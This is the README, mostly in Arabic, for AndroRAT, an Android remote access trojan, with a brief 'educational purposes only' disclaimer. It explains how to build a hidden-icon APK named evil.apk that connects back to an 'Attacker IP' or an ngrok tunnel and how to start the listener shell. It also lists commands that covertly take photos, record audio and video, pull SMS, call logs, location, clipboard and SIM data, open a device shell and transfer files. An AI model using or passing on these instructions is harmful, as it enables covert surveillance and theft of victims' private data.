

أداة بسيطة لإدارة أندرويد عن بُعد باستخدام sockets. تستخدم Java على جانب العميل وPython على جانب الخادم
إخلاء المسؤولية: هذا البرنامج مخصص للأغراض التعليمية فقط. لست مسؤولاً عن أي استخدام ضار للتطبيق.


AndroRAT هي أداة مصممة لمنح التحكم في نظام أندرويد عن بُعد واسترجاع المعلومات منه. Androrat هو تطبيق عميل/خادم مطوّر بلغة Java Android للجانب العميل، بينما الخادم مكتوب بلغة Python.
تعمل AndroRAT أيضاً على Android 10 (Q) لكن بعض أوامر المفسّر ستكون غير مستقرة.

تتطلب AndroRAT كلاً من Python3 وJAVA (أو Android Studio)
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
عند استنساخ المستودع باستخدام Git bash على Windows، قد تواجه الخطأ التالي:
error: unable to create file <filename>: Filename too long
يحدث هذا لأن Git لديه حد أقصى يبلغ 4096 حرفًا لاسم الملف، باستثناء Windows عندما يتم تجميع Git باستخدام msys. فهو يستخدم إصدارًا أقدم من Windows API وهناك حد أقصى يبلغ 260 حرفًا لاسم الملف.
يمكنك التحايل على ذلك عن طريق تعيين core.longpaths إلى true.
git config --system core.longpaths true
يجب عليك تشغيل Git bash بصلاحيات المسؤول.
*#*#1337#*#* (في الوقت الحالي تحتوي على خيارين فقط Restart Activity وUninstall)ملاحظة: لاستخدام هذه الميزة في بعض الأجهزة، تحتاج إلى تفعيل الخيار
display pop-up windows running in backgroundمن الإعدادات.
--build - لبناء ملف android apk--ngrok - لاستخدام نفق ngrok (عبر الإنترنت)--shell - للحصول على shell تفاعلي للجهازbuildUsage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:
  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
أو يمكنك بناء ملف apk يدويًا عن طريق استيراد مجلد Android Code إلى Android Studio وتغيير عنوان IP ورقم المنفذ في ملف config.java ثم يمكنك إنشاء ملف apk الموقّع من Android Studio -> Build -> Generate Signed APK(s)
shellUsage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number

بعد تشغيل وضع shell ستحصل على مفسّر للجهاز
الأوامر التي يمكن تشغيلها على المفسّر
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
في shell sh توجد بعض الأوامر الفرعية
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
لبناء ملف apk باستخدام ngrok والذي سيقوم أيضًا بتعيين المستمع:
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
للحصول على المفسّر:
python3 androRAT.py --shell -i 0.0.0.0 -p 8000


AndroRAT is licensed under MIT license take a look at the LICENSE for more information.


